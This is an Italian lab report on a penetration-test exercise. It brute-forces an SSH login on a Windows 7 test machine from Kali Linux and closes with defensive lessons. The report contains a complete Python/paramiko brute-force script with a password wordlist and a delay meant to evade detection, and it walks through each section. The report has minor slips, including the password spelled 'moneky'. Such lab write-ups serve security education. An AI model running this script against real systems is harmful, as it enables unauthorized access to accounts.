Report di Attività di Penetration Test – Attacco Brute-Force SSH

Obiettivo dell'esercizio:


Simulare un attacco brute-force in un ambiente di test verso un servizio SSH utilizzando uno script scritto in Python.

Setup dell'ambiente di test

1. Macchina target (Windows 7)

È stato installato il software Bitvise SSH Server per abilitare il protocollo SSH su un sistema Windows.

È stato creato un utente locale chiamato pana con password iniziale "monkey".
Una volta avviato Bitvise, il servizio SSH è stato confermato come attivo e accessibile.




2. Macchina attaccante (Kali Linux)

È stato installato Python 3 (già presente su Kali).
È stata installata la libreria Paramiko per gestire connessioni SSH in Python: "*pip install paramiko*"

Scrittura e spiegazione dettagliata del codice

Lo script intitolato "brute_forcessh.py" è il seguente:



```python
import paramiko
import time

# qui fFunzione per il brute-force
def ssh_bruteforce(host, port, username, password_file):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        with open(password_file, 'r', encoding='latin-1') as file:
            passwords = file.readlines()

        for password in passwords:
            password = password.strip()  # tolgo spazi ecc
            print(f"Tentando {password} per {username}@{host}...")
            try:
                client.connect(host, port=port, username=username, password=password, timeout=5)
                print(f"Login riuscito con {password}!")
                client.close()
                return True
            except paramiko.AuthenticationException:
                print(f"Password errata: {password}")
            except Exception as e:
                print(f"Errore con {password}: {e}")
            time.sleep(2)  # per non essere subito riconosciuto aspetto due secondi  prima di tentare la prossima password

        print("Tentativi di login falliti.")
    except FileNotFoundError:
        print(f"Il file delle password {password_file} non è stato trovato.")
    finally:
        client.close()
    return False

# qui imposto l'attacco
host = "192.168.32.101"
port = 22  # questa è la porta di default dell'ssh
username = "pana"  # username che conosco dell'utente da attaccare
password_file = "rockyou.txt"  # il file con la lista delle password

# qui avvio  l'attacco
success = ssh_bruteforce(host, port, username, password_file)

if success:
    print("Accesso riuscito!")
else:
    print("Nessuna password corretta trovata.")

```

I parametri per l'esecuzione utilizzati sono i seguenti:
host = "192.168.32.101" # IP della macchina Windows 7
port = 22 # Porta SSH standard
username = "pana" # Nome utente target
password_file = "rockyou.txt" # Wordlist con password comuni

Wordlist utilizzata

È stata usata la wordlist rockyou.txt, contenente migliaia di password realmente usate e quindi utilissima per test realistici.

Presente in Kali al percorso:
/usr/share/wordlists/rockyou.txt successivamente per decomprimerla: gunzip /usr/share/wordlist/rockyou.txt.gz

Librerie importate
paramiko: è una libreria Python per SSHv2, che permette di creare connessioni SSH, eseguire comandi remoti, trasferire file. In questo caso viene utilizzata per tentare autenticazioni SSH multiple con

username e password.

time: utilizzata per introdurre ritardi tra i tentativi, evitando blocchi dovuti a troppi tentativi ravvicinati o a errori di rete.

Funzione principale ssh_bruteforce()

```python
import paramiko
import time

# qui fFunzione per il brute-force
def ssh_bruteforce(host, port, username, password_file):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
```

Viene creato un oggetto SSHClient che gestisce la connessione.
set_missing_host_key_policy(...) accetta automaticamente l'host key del server, altrimenti la connessione fallirebbe se il server è "sconosciuto".

Apertura e lettura della wordlist

```python
    try:
        with open(password_file, 'r', encoding='latin-1') as file:
            passwords = file.readlines()
```

Apre il file di password in modalità lettura.
Usa l'encoding 'latin-1' per evitare problemi con caratteri speciali nel file rockyou.txt.
Crea una lista di password, una per ogni riga.

Ciclo dei tentativi di login

```python
        for password in passwords:
            password = password.strip()  # tolgo spazi ecc
            print(f"Tentando {password} per {username}@{host}...")
            try:
```

Per ogni password nella lista viene:
Rimossa la newline (.strip)).
Stampato un messaggio di tentastivo per tracciarne l'andamento.

Tentativo di connessione SSH (Gestione dei risultati e degli errori)

```python
            try:
                client.connect(host, port=port, username=username, password=password, timeout=5)
                print(f"Login riuscito con {password}!")
                client.close()
                return True
            except paramiko.AuthenticationException:
                print(f"Password errata: {password}")
            except Exception as e:
                print(f"Errore con {password}: {e}")
            time.sleep(2)  # per non essere subito riconosciuto aspetto due secondi  prima di tentare la prossima password

        print("Tentativi di login falliti.")
    except FileNotFoundError:
        print(f"Il file delle password {password_file} non è stato trovato.")
    finally:
        client.close()
    return False
```

Viene tentata una connessione SSH con i parametri indicati

Se la connessione riesce, la password è coretta
La funzione restituisce Tru e termina il brute-force
Diversi tipi di eccezioni sono gestiti in questo modo:
AuthenticationException = credenziali errate
SSHException = errori di handshake o troppi tentativi ravvicinati (usato timeout 5 di proposito)
Exception = qualsiasi altro errore viene comunque riportato


Esecuzione dell'attacco

Lo script è stato lanciato con il comando:

cd /home/kali >> python3 brute_forcessh.py


Ogni tentativo è stato stampato a terminale, fino al raggiungimento della password corretta

Al raggiungimento della password corretta (moneky), lo script ha interrotto l'esecuzione mostrando un messaggio di successo.



Durante l’attacco:

Bitvise ha mostrato tutti i tentativi di connessione (falliti e riusciti).



Dopo il corretto login, è stato verificato che la connessione SSH fosse attiva e proveniente dalla macchina Kali.

Conclusioni e riflessioni

Anche un attacco "semplice" come questo può avere successo se la password è debole.

È fondamentale:

Utilizzare password complesse.

Limitare i tentativi SSH.

Attivare sistemi di allerta e blocco automatico.

Questo esercizio ha permesso di:

Comprendere in pratica un attacco brute-force.

Configurare un ambiente di test completo.

Scrivere codice robusto e modulare in Python
Analizzare il comportamento di un sistema reale sotto attacco.

Panagiotis Diamantopoulos